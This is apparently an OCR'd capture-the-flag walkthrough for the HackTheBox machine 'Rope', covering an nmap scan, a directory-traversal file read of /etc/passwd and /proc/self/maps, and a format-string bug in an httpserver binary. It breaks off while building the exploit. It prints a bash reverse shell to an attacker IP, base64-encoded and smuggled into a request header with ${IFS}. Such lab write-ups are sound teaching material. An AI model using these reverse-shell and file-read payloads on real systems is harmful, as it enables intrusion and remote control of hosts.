

Rope

```
========================
|          ROPE 10.10.10.148            |
========================
```




InfoGathering

```
Nmap scan report for rope.htb (10.10.10.148)
Host is up (0.43s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 56:84:89:b6:8f:0a:73:71:7f:b3:dc:31:45:59:0e:2e (RSA)
|   256 76:43:79:bc:d7:cd:c7:c7:03:94:09:ab:1f:b7:b8:2e (ECDSA)
|_  256 b3:7d:1c:27:3a:c1:78:9d:aa:11:f7:c6:50:57:25:5e (ED25519)
9999/tcp open  abyss?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache
|     Content-length: 4871
|     Content-type: text/html
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <title>Login V10</title>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
```




```
▼ http://rope.htb:9999
    /
    css
  ▼ fonts
      Linearicons-Free-v1.0.0
    ▼ font-awesome-4.7.0
        css
  ▼ images
      icons
  ▼ js
      main.js
  ▼ vendor
      animate
    ▼ animsition
        css
      ▼ js
          animsition.min.js
    ▼ bootstrap
        css
      ▶ js
    ▼ countdowntime
        countdowntime.js
      css-hamburgers
    ▼ daterangepicker
        daterangepicker.js
        moment.min.js
    ▼ jquery
        jquery-3.2.1.min.js
      select2
```

LOGIN PAGE
http://rope.htb:9999


rope.htb:9999
Mail ProtonVPN NordVPN Hak5 HTB HTB Forum Pastebin Bitwarden Bitdefender Webroot Pearson
LOGIN
Username
Password
Remember me
Forgot?
LOGIN


Gaining Access

Before getting into the exploit we can see we have directory traversal ability and LFI
http://rope.htb//home/
leads us to the user john
http://rope.htb/home/john/



```
.bashrc      2019-06-19 15:08  3.7K
.bash_logout 2019-06-19 15:08  220
.profile     2019-06-19 15:08  807
```


http://rope.htb//etc/passwd


rope.htb:9999//etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
r4j:x:1000:1000:r4j:/home/r4j:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/bash
```

An ELF file called httpserver is located at http://rope.htb:9999/httpserver which I downloaded. This appears to be a binary exploitation challenge.

```
checksec --file httpserver
```



```
root@kali:~/HTB/Boxes/Rope# checksec --file httpserver
[*] '/root/HTB/Boxes/Rope/httpserver'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

The checksec results tell us the file is dynamically linked. Binary files need to be compiled before they can be run. Linking is usually grouped into the term compiling when really it is a separate operation than compiling. First a compiler will take source code files and turn them into machine language instructions in the form of object files. The LINKING opertation takes these object files and links them together with external library files to create a functioning program. If your source code calls a function from an external library, the compiler assumes that function exists and moves on. If it doesn't exist the linker will let you know.

There are two types of LINKING. Static and dynamic.
1.) Static linking takes the external machine instructions and embeds them directly into the built executable. If all external dependencies of a program were statically linked, there would be only one executable file and no need for any dependent shared object files to be referenced.
2.) More often than not dynamic links are used for external dependencies. Dynamic linking does not embed the external code into the final executable. Instead, it points to an external shared object (.so) file (or .dll file on Windows) and loads that code into the running process at runtime. This has the benefit of being able to update external dependencies without having to ship and package your application each time a dependency is updated

On Unix/Linux systems, the ELF format specifies the metadata that governs what libraries will be linked. These libraries can be in many places on the machine and may exist in more than one place. The metadata in the ELF binary will help determine exactly what files are linked when that binary is executed.

Checksec also tells us that PIE (Position Independent Executable) is enabled. A PIE binary usually can not be loaded into memory at an arbitrary address, as its PT_LOAD segments will have some alignment requirements (e.g. 0x400, or 0x10000). It can be loaded and will run correctly if loaded into memory at an address satisfying the alignment requirements.

We can assume that ASLR (Address Space Layout Randomization) is also enabled. This hurts us because this defense randomizes various parts of the memory address space.

Two things are on our side here. It is 32 bit and has symbols built in.


Reversing this binary, we find a bug in the log_access function.

```
pcVar3 = inet_ntoa((in_addr)((in_addr *)(param_2 + 4))->s_addr);
printf("%s:%d %d - ",pcVar3,(uint)uVar2,param_1);
printf(param_3);
puts("");
puts("request method:");
puts(param_3 + 0x400);
```

param_3 will be the directory/file we attempt to access.
Calling printf directly on a variable without format strings leads to a format string attack, which can lead to an arbitrary write.

First we need to deal with the PIE and ASLR issue. Thankfully, we have a (Local File Inclusion) LFI on the web server. Let's LFI /proc/self/maps.

Simply accessing that page results in a blank a broken page.



We need to control the range option in request in order to bypass this.
Issue the below command to obtain the info we are looking for

```
curl --path-as-is -v http://10.10.10.148:9999//proc/self/maps -H 'Range: bytes=0-200000'
# RESULTS
*   Trying 10.10.10.148:9999...
* TCP_NODELAY set
* Connected to 10.10.10.148 (10.10.10.148) port 9999 (#0)
> GET //proc/self/maps HTTP/1.1
> Host: 10.10.10.148:9999
> User-Agent: curl/7.67.0
> Accept: */*
> Range: bytes=0-200000
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Accept-Ranges: bytes
< Cache-Control: no-cache
< Content-length: 200001
< Content-type: text/plain
<
565ba000-565bb000 r--p 00000000 08:02 660546                             /opt/www/httpserver
565bb000-565bd000 r-xp 00001000 08:02 660546                             /opt/www/httpserver
565bd000-565be000 r--p 00003000 08:02 660546                             /opt/www/httpserver
565be000-565bf000 r--p 00003000 08:02 660546                             /opt/www/httpserver
565bf000-565c0000 rw-p 00004000 08:02 660546                             /opt/www/httpserver
574ea000-5750c000 rw-p 00000000 00:00 0                                  [heap]
f7d39000-f7f0b000 r-xp 00000000 08:02 660685                             /lib32/libc-2.27.so
f7f0b000-f7f0c000 ---p 001d2000 08:02 660685                             /lib32/libc-2.27.so
f7f0c000-f7f0e000 r--p 001d2000 08:02 660685                             /lib32/libc-2.27.so
f7f0e000-f7f0f000 rw-p 001d4000 08:02 660685                             /lib32/libc-2.27.so
f7f0f000-f7f12000 rw-p 00000000 00:00 0
f7f1b000-f7f1d000 rw-p 00000000 00:00 0
f7f1d000-f7f20000 r--p 00000000 00:00 0                                  [vvar]
f7f20000-f7f22000 r-xp 00000000 00:00 0                                  [vdso]
f7f22000-f7f48000 r-xp 00000000 08:02 660681                             /lib32/ld-2.27.so
f7f48000-f7f49000 r--p 00025000 08:02 660681                             /lib32/ld-2.27.so
f7f49000-f7f4a000 rw-p 00026000 08:02 660681                             /lib32/ld-2.27.so
ff978000-ff999000 rw-p 00000000 00:00 0                                  [stack]
* transfer closed with 198488 bytes remaining to read
* Closing connection 0
curl: (18) transfer closed with 198488 bytes remaining to read
```

==================
Based on the above output
==================
- PIE Value is 565ba000
- LibC Value is f7d39000

Where the binary's name first appears in the abve output is the PIE base address and the libc base addres. The above output is also telling us the libc file location. ("/lib32/libc-2.27.so")

We can download the libc from the server too via the LFI.
http://rope.htb:9999//lib32/libc-2.27.so

Since ‘puts’ is called on the request type, we can try to change that part of the request to a shell command after overwriting ‘puts ’with system. Our shell command can't have spaces in it and we can't directly pop a web shell. To counteract the spaces issue we can use ${IFS}. However, using that with a command like the following will cause issues:

```
bash -c 'bash -i >& /dev/tcp/10.10.14.21/8089 0>&1'
```

If we base64 encode it and use the IFS technique decode the command we can gain a reverse shell.

```
# Base64 encode the reverse shell command
echo -n "bash -c 'bash -i >& /dev/tcp/10.10.14.21/8089 0>&1'" | base64
# Result
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMS84MDg5IDA+JjEn

# Place into the exploit
echo${{IFS}}"YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMS84MDg5IDA+JjEn"|base64${{IFS}}-d|bash
```

We want the above string to show in our request header.

